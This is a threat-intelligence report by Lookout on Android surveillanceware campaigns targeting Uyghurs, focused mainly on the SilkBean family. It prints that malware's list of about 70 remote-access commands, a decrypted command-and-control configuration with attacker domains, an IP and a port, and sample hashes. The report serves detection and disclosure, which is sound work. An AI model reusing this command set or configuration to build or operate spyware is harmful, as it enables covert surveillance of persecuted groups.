Lookout®

SECURITY RESEARCH REPORT

# Mobile APT Surveillance Campaigns Targeting Uyghurs

A collection of long-running Android tooling connected to a Chinese mAPT actor

*June 2020*

# Contents

# Executive Summary

The Lookout Threat Intelligence team has discovered four Android surveillanceware tools, which are used to target the Uyghur ethnic minority group. Our research indicates that these four interconnected malware tools are elements of much larger mAPT (mobile advanced persistent threat) campaigns that have been active for years. Although there is evidence that the campaigns have been active since at least 2013, Lookout researchers have been monitoring the surveillanceware families – SilkBean, DoubleAgent, CarbonSteal and GoldenEagle – as far back as 2015.

The mAPT threat actors behind this activity possess a mobile arsenal containing at least four other Android surveillance tools publicly known as HenBox[1], PluginPhantom[2], Spywaller[3] and DarthPusher[4]. By examining the surveillanceware apps, their signing certificates and supporting command and control (C2) infrastructure, we have discovered connections between these malware tools and the actors behind them which we detail in this report.

Evidence suggests that some of the mAPT activity described in this report is also publicly associated with desktop APT activity in China[5], a theme which is increasingly common with mobile malware tooling.

Lookout researchers have evidence to suggest that while the main target of this activity is indeed the Uyghur ethnic minority in China, these tools have also been used to target Uyghurs living outside China, Tibetans, and Muslim populations around the world.

Titles and in-app functionality suggest targets speak a variety of languages including: Uyghur (in all its four scripts: Arabic, Russian, Uyghur Cyrillic and Chinese), English, Arabic, Chinese, Turkish, Pashto, Persian, Malay, Indonesian, Uzbek and Urdu/Hindi.

The development timeline and targeting of these families also appear to align with Chinese national security directives and "counter-terrorism" efforts as defined by the Chinese government, perhaps suggesting a broader strategic goal behind the campaign. Lookout researchers have observed a peak in malware development beginning in 2015, which coincides with the "Strike Hard Campaign against Violent Terrorism" (严厉打击暴力恐怖活动专项行动) campaign in Xinjiang that began in May 2014, as well as the creation of the National Security Strategic Guidelines, the National Security Law and the Counterterrorism Law in 2015[6].

Additionally, the languages, countries, and services that were observed targeted by the mAPT are in line with China's official list of "26 Sensitive Countries," which according to public reporting, has been used by Chinese authorities as targeting criteria. During our research, we found evidence of at least 14 of the 26 countries being targeted by the malware campaigns discussed in this report.

[1] https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/

[2] https://unit42.paloaltonetworks.com/unit42-pluginphantom-new-android-trojan-abuses-droidplugin-framework/


[3] https://blog.lookout.com/spywaller-mobile-threat

[4] https://thehackernews.com/2015/03/Xiaomi-Mi-4-malware.html

[5] https://www.fireeye.com/blog/threat-research/2014/09/forced-to-adapt-xslcmd-backdoor-now-on-os-x.html

[6] https://www.uscc.gov/sites/default/files/Research/Chinas%20Response%20to%20Terrorism_CNA061616.pdf

[7] https://www.hrw.org/report/2018/09/09/eradicating-ideological-viruses/chinas-campaign-repression-against-xinjiangs




Map showing the countries targeted by the mAPT activity discussed in this report.

A sample of DoubleAgent has previously been reported to target the Tibetan people[8] and evidence found in our investigation suggests the surveillanceware classified as GoldenEagle may also target the same group. While SilkBean is a relatively small and targeted family for Uyghur individuals, shared infrastructure between SilkBean and DoubleAgent suggests that the two are operated by the same actor and have been for many years. That same infrastructure has also been seen communicating with samples of the malware families CarbonSteal, HenBox, PhantomPlugin, Spywaller and DarthPusher.

Users of the Lookout mobile security products are protected from all these threats. According to our data, none of the malicious apps covered by this report here were available on Google Play.

[8] https://citizenlab.ca/2013/04/permission-to-spy-an-analysis-of-android-malware-targeting-tibetans/



Lookout researchers have connected these four novel and publicly unknown Android surveillance tools together in the ways shown above. The malware activity primarily targets the Uyghur ethnic group. These families share command and control (C2) infrastructure, signer certificates, and overlapping code structure, indicating common developers and much larger ongoing malware campaigns. Some C2 infrastructure is also associated with publicly reported APT activity on the use of the XSLCmd backdoor[9] associated with GREF.

[9] https://www.fireeye.com/blog/threat-research/2014/09/forced-to-adapt-xslcmd-backdoor-now-on-os-x.html

# Key Findings

**Four new Android surveillanceware tools have been discovered by Lookout.**

- The primary aim of these surveillanceware apps is to gather and exfiltrate personal user data to a command and control server.
- The apps fall into four separate malware families, each of which has its own unique data gathering priorities and techniques. We named these families SilkBean, DoubleAgent, CarbonSteal and GoldenEagle.
- Lookout researchers can trace some of the associated infrastructure as far back as 2013, along with changes in tooling.
- These surveillanceware tools have been used in conjunction with previously reported malware families such as HenBox, PluginPhantom, Spywaller and Darth Pusher.

**Targets of these malware families are primarily Uyghurs, both in China and around the world, but also include Tibetans and possibly wider Muslim communities.**

- Application titles and in-app functionality of the malware samples suggest the targets of all four surveillanceware families are the Uyghur Muslim ethnic minority group, centered in Xinjiang, China. Some applications and C2 domains appear to impersonate third-party Uyghur language app stores and focus on Uyghur-targeted apps and services.
- Evidence suggests Uyghur communities in at least fourteen other countries may also be targeted. Content within malware samples reference local services and news outlets in countries such as Turkey, Syria, Kuwait, Indonesia and Kazakhstan.
- DoubleAgent and GoldenEagle also target Tibetans, inferred from their titles as well as public reporting.[10]
- Application titles have also been seen in at least 10 different languages - Uyghur (in all its four scripts: Arabic, Russian, Uyghur Cyrillic and Chinese), English, Arabic, Chinese, Turkish, Pashto, Persian, Malay, Indonesian, Uzbek and Urdu/Hindi.

**All four malware families are connected to each other through shared command and control infrastructure, signing certificates as well as code and target overlap.**

- Samples of DoubleAgent, GoldenEagle and SilkBean share C2 infrastructure indicating that the same actor is behind the deployment of these malware tools.
- Infrastructure publicly associated with the actor known as GREF in 2018 has been found to be linked directly to CarbonSteal samples. In past public reporting, GREF has also been referred to as APT15, Ke3chang, Mirage, Vixen Panda and Playful Dragon.
- Overlap of non-compromised signing certificates indicates that a combination of these tools are being used in tandem by a single group of mAPT actors to target Uyghurs and other Muslim populations around the world.

[10] https://citizenlab.ca/2013/04/permission-to-spy-an-analysis-of-android-malware-targeting-tibetans/

# SilkBean

## Findings

In January 2019, Lookout researchers began investigating SilkBean, a small and targeted Android surveillanceware tool focusing on the Turkic minority ethnic group, the Uyghurs. The malware samples mainly trojanized applications for Uyghur/Arabic focused keyboards, alphabets, and plugins.

A hallmark of SilkBean is the comprehensive RAT (remote access trojan) functionality that allows an attacker to execute over 70 different commands on an infected device. SilkBean is delivered via applications that possess malicious functionality, but mimic titles and icons that a target may want to install. The legitimate app with functionality the user expects is packaged within the malware and installed after SilkBean successfully infects a target device.

Tracking SilkBean throughout 2019 led to the discovery that the actor behind this malware had a much larger Android toolset than was previously thought, and had also perhaps expanded their target group. Malware samples connected by common command and control infrastructure over a number of years suggests that the same group behind the activity of SilkBean was also making use of the malware families known as DarthPusher[11], HenBox[12], PluginPhantom[13] and the next surveillanceware family presented here: DoubleAgent.

The languages used in the titles and in-app content include: Uyghur (in all its four scripts: Arabic, Russian, Uyghur Cyrillic, and Chinese), English, Arabic, Chinese, Turkish, Pashto, Persian, Malay, Indonesian, and Urdu/Hindi. Locations referenced in these titles also point to individuals living in or visiting countries such as Syria, Kuwait, Indonesia and Turkey. Many topics reference either popular Muslim apps or applications that individuals who are interested in Islam might find entertaining. Other titles and domains reference legitimate services, websites and third party app stores that serve Uyghur-relevant content only.

Logging statements indicate that the developers of SilkBean speak Chinese. Chinese names and locations are also mentioned in non-compromised signer certificates used to sign samples of this malware, although this information is easy to falsify during development. Similarities in coding techniques and naming conventions between SilkBean and other known Chinese-developed malware families also add weight to this theory.


[11] https://www.androidphons.com/malware-spotted-xiaomi-mi4-smartphones/

[12] https://unit42.paloaltonetworks.com/unit42-henbox-chickens-come-home-roost/

[13] https://unit42.paloaltonetworks.com/unit42-pluginphantom-new-android-trojan-abuses-droidplugin-framework/


## Targeting

The majority of SilkBean samples acquired by Lookout in 2016 and 2017 have titles like **com.google.pay** and **com.android.google.service**, which the average user might find innocuous on an Android device. Most later samples had app icons and titles identifying them as Uyghur targeted as shown in the following figure.



While at least two samples have a direct reference to Uyghur specific applications, such as Uyghur Keyboard, (Uyghur) Alphabet and Uyghur Plugin, one is titled “ئستقلال ” which may be loosely translated as “Independence” in Arabic. Another recent sample is titled TalkBox, a push-to-talk messaging application commonly used in China.

A SilkBean sample (SHA-1: **3da34aaf95ffcb5c5d36c2a9fc5 42c1b08c36d2f**) uncovered in June 2019 prompted a closer look at the family. It had the title “ اخبار سوريا”, which translates to “Syria News” in Arabic. Despite the app title, the content of the application was still specifically Uyghur-focused - all news stories could be viewed in the three different scripts used for the Uyghur language.



كۆزەتكۈچىلەر: خىتاي لاگېرنى ئىنكار قىلىشقا ئۈلگۈرەلمىگەنلىكىنى چاندۇرماقتا

ئامېرىكا تاشقى ئىشلار مىنىستىرى مايك پومپېيو ئۆتكەن ھەپتە بەرگەن باياناتلىرىدا كەينى كەيندىن ئۇيغۇرلار ھەققىدە توختالغان ئىدى.

Közetküchiler: xitay lagérni inkar qilishqa ülgürelmigenlikini chandurmaqta

Amérika tashqi ishlar ministiri mayk pompéyo ötken hepte bergen bayanatlirida keyni keynidin Uyghurlar heqqide toxtalghan idi.


Gérmaniyediki poyiz béketlirige xeykang

Көзәткүчиләр: хитай лагерни инкар қилишқа үлгүрәлмигәнликини чандурмақта

Америка ташқи ишлар министири майк помпейо өткән һәптә бәргән баянатлирида кәйни кәйнидин уйғурлар һәққидә тохталған иди.

Германийәдики

Icons and screenshots of SilkBean samples which are examples of language-specific targeting used by this threat, where the same news article is presented in a number of Uyghur language scripts.



Update

com.kittyhomes.uyghurinputkeyboardInstall Message

Change keyboard

○ English (US) Google Keyboard

● English (US) Uyghur Input Keyboard

Screenshots from a sample of SilkBean masquerading as a Uyghur Keyboard application. The first stage of the application asks the user for an update immediately and uses this opportunity to install another application which contains legitimate functionality, also retrieved from it's assets folder (non-rooted device functionality). The application does not attempt to hide its icon either. As is discussed later however, the current C2 content encourages users to disable this security setting and allow app installs from unknown locations.


## Malware details

Apps belonging to the SilkBean family have extensive surveillance and remote-control capabilities as is evident from the following list of 70 commands the app can receive from its C2 and perform.

```
CMD_ADDRESSBOOK
CMD_ADDRESSBOOK_DEL
CMD_ADDRESSBOOK_INFO
CMD_AUTO_SCREEN_STATE
CMD_BASICINFO_GET
CMD_BASICINFO_SET
CMD_BROWSER_DATA_DEL
CMD_BROWSER_DATA_GET
CMD_CALL_GEAR
CMD_CALL_RECORD
CMD_CALL_RECORD_DEL
CMD_CALL_RECORD_TOP
CMD_CHANG_TOKEN
CMD_CONTROLLER_CONNECT
CMD_CONTROLLER_VERIFY
CMD_ENVIRONMENT_RECORD
CMD_GPS
CMD_HEARTBEAT
CMD_INSTALL_APP
CMD_INSTALL_APP_DEL
CMD_INSTALL_APP_NORM_DEL
CMD_INSTALL_APP_SETUP
CMD_MESSAGE
CMD_MESSAGE_DEL
CMD_MESSAGE_MODIFY
CMD_MESSAGE_SEND
CMD_PHONE_BLOCK
CMD_PHONE_BLOCK_DELLOG
CMD_PHONE_BLOCK_GET
CMD_PHONE_BLOCK_GETLOG
CMD_PHONE_CAMERA_GET
CMD_PHONE_IM_DEL
CMD_PHONE_IM_GET
CMD_PHONE_MAIL_ATTACH
CMD_PHONE_MAIL_BODY
CMD_PHONE_MAIL_DEL
CMD_PHONE_MAIL_GET
CMD_PHONE_RECORD
CMD_PHONE_RECORD_FILES
CMD_PHONE_SWITCH_MACHINE
CMD_PHONE_WEIBO_DEL
CMD_PHONE_WEIBO_GET
CMD_PLUG_DELETE
CMD_PLUG_PATH_GET
CMD_PLUG_VER_QUERY
CMD_RECORD_APP
CMD_RECORD_FILES
CMD_RECORD_FILES_DEL
CMD_RECORD_RECORD_GET
CMD_RECORD_WATCHAPPFILES
CMD_RUNNING_APP
CMD_RUNNING_APP_STOP
CMD_SDCARD
CMD_SDCARD_DEL
CMD_SDCARD_DOWNLOAD
CMD_SDCARD_GET_FILES
CMD_SDCARD_MVFILE
CMD_SDCARD_RENAME
CMD_SDCARD_RUN
CMD_SDCARD_UPLOAD
CMD_SOCKETCLOSE
CMD_TROJAN_AUTOCONFIG
CMD_TROJAN_AUTOSEND
CMD_TROJAN_CONNECT
CMD_TROJAN_INFORMATION
CMD_UPDATE_THEIR_BYURL
CMD_WATCHAPP_RECORD_ADD
CMD_WATCHAPP_RECORD_DEL
CMD_WATCHAPP_RECORD_SYN
```

The list of all commands that can be received and processed by SilkBean samples. Note the get and delete commands for Weibo information on an infected device, which is a popular social media site in China.

Many samples of SilkBean had most of their malicious functionality in a second stage and read command and control information from a settings file in the assets folder.



```
{
        “App_run_name”:“”,
        “Aram_type”:“true”,
        “backup_path”:“www.englishedu-online.com:7082;213.128.81.82:7082;”,
        “Client_type”:“3”,
        “Install_type”:2,
        “Mm_group”:“attack_2”,
        “mm_path”:“C:\\Program Files (x86)\\ryingsoft\\mmserver\\data\\center\\
mm\\9365e76b-f9e3-4ac7-881f-c93ab1077a60.apk”,
        “Mm_type”:0,
        “Notfiy_phone”:“”,
        “Os_type”:0,
        “other_path”:“C:\\Program Files (x86)\\ryingsoft\\mmserver\\data\\center\\
mm\\aa42b5bb-f43e-4841-80cd-917680909614.apk”,
        “Port”:7082,
        “Rs_type”:“3”,
        “server_ip”:“www.turkyedu-online.com”,
        “Sock_type”:0,
        “Update_config”:
{
                “Call_type”:2431,
                “Cyc_time”:“60”,
                “Save_path”:“c:\\auto_path”,
                “Screen_state”:1,
                “Start_time”:“22:00”,
                “Stop_time”:“23:00”,
                “Time_type”:1,
                “trans_type”:“WIFI ONLY”
        },
        “Use_weixin”:0,
        “version”:“2016-02-18new”
}
```

**Top:** Files seen in the assets folder of a sample of SilkBean. The file **112** is a sqlite database used to store some data for the application. The file **113** is the second stage and contains malicious functionality. **com.kittyhomes.uyghurinputkeyboard** is the application that contains legitimate functionality and **setting.prop** is the encrypted file containing C2 information. **Bottom:** In all cases, this settings file is encrypted using a set of bitwise shifting operations. Once decrypted, it contains a JSON Object, similar to the one shown above. The values of the “**mm_path**” and “**other_path**” keys may contain clues about the developer’s build environment. “**ryingsoft**” is also a string found in signer certificate details of many SilkBean samples, possibly a reference to an IT company with the same name, based in Shanghai[14].

[14] https://www.dnb.com/business-directory/company-profiles.shanghai_rying_technology_co_ltd.ab959740ad32f7c72eaa04a4d449c866.html


## Command and control infrastructure and possible distribution mechanisms

Two C2 server domains retrieved from the settings files from SilkBean samples are **www.englishedu-online[.]com** and **www.turkyedu-online[.]com**. Navigating to these sites early on in the investigation redirected the request to a third-party app store called **www.islamapk[.]com** which hosts Uyghur and Islamic specific applications for download.

More recently however, navigating to these sites directs the user to an exact copy of **http://video.overxtube[.]com**, an adult content site, which also resolves to the same IP address as the SilkBean C2s. Site content encourages users to modify Android security settings, thereby allowing the installation of applications from an "Unknown Source".

All applications offered on this site (SHA-1: **eea64762788a3df961dc83ff5d48f227eddb8f25**, **5deaaa31ac24bced0215287c6dd74a0ba71abdc9**, **1fbc8c3abcc0e70743e182bc34ba2b459935d2f3**) are signed with a compromised key, but do not appear to contain any malicious functionality consistent with SilkBean and also do not have surveillanceware capabilities. However, all three applications have the capability to install an application package. This is a behavior explicitly explained away by the content on the web site as an expected "update" of the app. This behavior might provide insight into a possible distribution mechanism for the malicious apps.

Lastly, accessing either of the C2 servers over an HTTPS connection again redirected the user to **islamapk[.]com**. However, the site content delivered on this site appeared to impersonate yet another third-party app store, **yurdax[.]com**. It is possible that the targets for SilkBean may already be familiar with this site and this made infecting their devices with SilkBean easier.



